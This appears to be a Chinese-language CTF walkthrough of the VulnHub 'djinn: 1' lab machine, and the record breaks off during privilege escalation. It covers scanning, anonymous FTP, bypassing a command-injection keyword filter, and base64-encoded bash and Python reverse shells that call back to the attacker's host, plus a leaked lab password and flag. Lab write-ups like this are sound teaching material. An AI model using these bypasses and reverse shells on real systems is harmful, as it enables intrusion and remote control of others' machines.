
> *靶机地址：* https://www.vulnhub.com/entry/djinn-1,397/

信息收集


```
nmap -sn 192.168.56.0/24
```



```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-20 02:39 EST
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
MAC Address: 0A:00:27:00:00:3F (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00029s latency).
MAC Address: 08:00:27:47:7C:A0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00039s latency).
MAC Address: 08:00:27:0A:E6:C9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.86 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.105
```




```
PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20 23:54 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21 00:23 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21 00:23 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   filtered ssh
1337/tcp open     waste?
| fingerprint-strings:
|   NULL:
|
|     ____ _____ _
|     ___| __ _ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '*', 5)
|   RPCCheck:
|
|     ____ _____ _
|     ___| __ _ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|_    '/', 1)
7331/tcp open     http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
```

第一次扫这么久。。。


有ftp，先匿名用户去看看

> *ftp命令大全：http://imhuchao.com/323.html*



```
root@kali:~# ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 3.0.3)
Name (192.168.56.105:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              11 Oct 20 23:54 creds.txt
-rw-r--r--    1 0        0             128 Oct 21 00:23 game.txt
-rw-r--r--    1 0        0             113 Oct 21 00:23 message.txt
226 Directory send OK.
ftp> mget *.*
mget creds.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for creds.txt (11 bytes).
226 Transfer complete.
11 bytes received in 1.44 secs (0.0074 kB/s)
mget game.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for game.txt (128 bytes).
226 Transfer complete.
128 bytes received in 0.03 secs (4.0822 kB/s)
mget message.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for message.txt (113 bytes).
226 Transfer complete.
113 bytes received in 0.00 secs (213.4460 kB/s)
ftp> bye
221 Goodbye.
```

查看一下




```
root@kali:~# cat creds.txt
nitu:81299
root@kali:~# cat game.txt
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.
root@kali:~# cat message.txt
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
```

查看1337端口

浏览器访问2s就连接重置了。。。

用telnet访问




```
root@kali:~# telnet 192.168.56.105 1337
Trying 192.168.56.105...
Connected to 192.168.56.105.
Escape character is '^]'.
  ____                        _____ _
 / ___| __ _ _ __ ___   ___  |_   _(_)_ __ ___   ___
| |  _ / _` | '_ ` _ \ / _ \   | | | | '_ ` _ \ / _ \
| |_| | (_| | | | | | |  __/   | | | | | | | | |  __/
 \____|\__,_|_| |_| |_|\___|   |_| |_|_| |_| |_|\___|


Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(8, '+', 1)
> 9
(1, '+', 4)
> 5
(9, '/', 7)
> 0
Wrong answer
Connection closed by foreign host.
```

需要满足1000次才行，写个脚本即可，放放先


目录枚举

```
gobuster dir -u http://192.168.56.105:7331 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



```
===============================================================
/wish (Status: 200)
/genie (Status: 200)
[ERROR] 2020/01/20 03:05:08 [!] parse http://192.168.56.105:7331/error_log: net/url: invalid cont
rol character in URL
```

访问`/wish`，输入id跳转到`/genie`



uid=33(www-data) gid=33(www-data) groups=3

尝试直接反弹shell,提示Wrong choice of words

需要bypass，这时候wp给了两个链接

命令注入的过滤一般是对一些特定字符或者关键字进行过滤

> *cmd=ls --> 可执行*
> *cmd=ls -lah --> 可执行*
> *=> 说明空格没有被过滤*

> *cmd=whoami --> 无法执行*
> *cmd=w\ho\am\i --> 可执行*
> *=> 说明过滤了某些关键字*


> *cmd=uname -a --> 可执行*
> *发现靶机是Ubuntu系统，所以后续reverse shell的时候不打算使用nc了*

cmd=echo w\ho\am\i --> 可执行

> *echo可以被执行，那就试试base64编码。编码bash -i >& /dev/tcp/192.168.56.101/1234 0>&1*
>
> *或者编码python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.101",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'*

getshell

```
echo "cat /etc/passwd"|base64 -i
echo Y2F0IC9ldGMvcGFzc3dkCg== | base64 -d |bash
echo "bash -i >& /dev/tcp/192.168.56.101/1234 0>&1"|base64 -i
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwMS8xMjM0IDA+JjEK | base64 -d| bash
```



```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.56.105: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.105] 35942
bash: cannot set terminal process group (672): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn:/opt/80$ 
```

提权

如果一些命令无法执行，需要使用python获取一个tty，这里好像不需要

```
cat /etc/passwd
```


得到sam和nitish

去每个用户目录分别看看

sam目录下无权访问

nitish目录下有个`user.txt`，无权查看


读取`app.py`，里面发现了过滤cmd的实现方法和`/home/nitish/.dev/creds.txt`



```
CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
            for j in cmd:
                if i == j:
                    return False
        return True
    except Exception:
        return False
```

得到了nitish:p4ssw0rdStr3r0n9

ssh登录




```
10 packages can be updated.
10 updates are security updates.


Last login: Thu Nov 14 20:32:20 2019 from 192.168.1.107
nitish@djinn:~$ cd /home
nitish@djinn:/home$ ls
nitish  sam
nitish@djinn:/home$ cd sam
-bash: cd: sam: Permission denied
nitish@djinn:/home$ ls
nitish  sam
nitish@djinn:/home$ cd nitish/
nitish@djinn:~$ ls
user.txt
nitish@djinn:~$ cat user.txt
10aay8289ptgguy1pvfa73alzusyyx3c
nitish@djinn:~$ 
```

想办法获取root权限


先手动收集

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```



```
nitish@djinn:~$ sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:~$ sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
```

尝试使用




```
nitish@djinn:~$ /usr/bin/genie
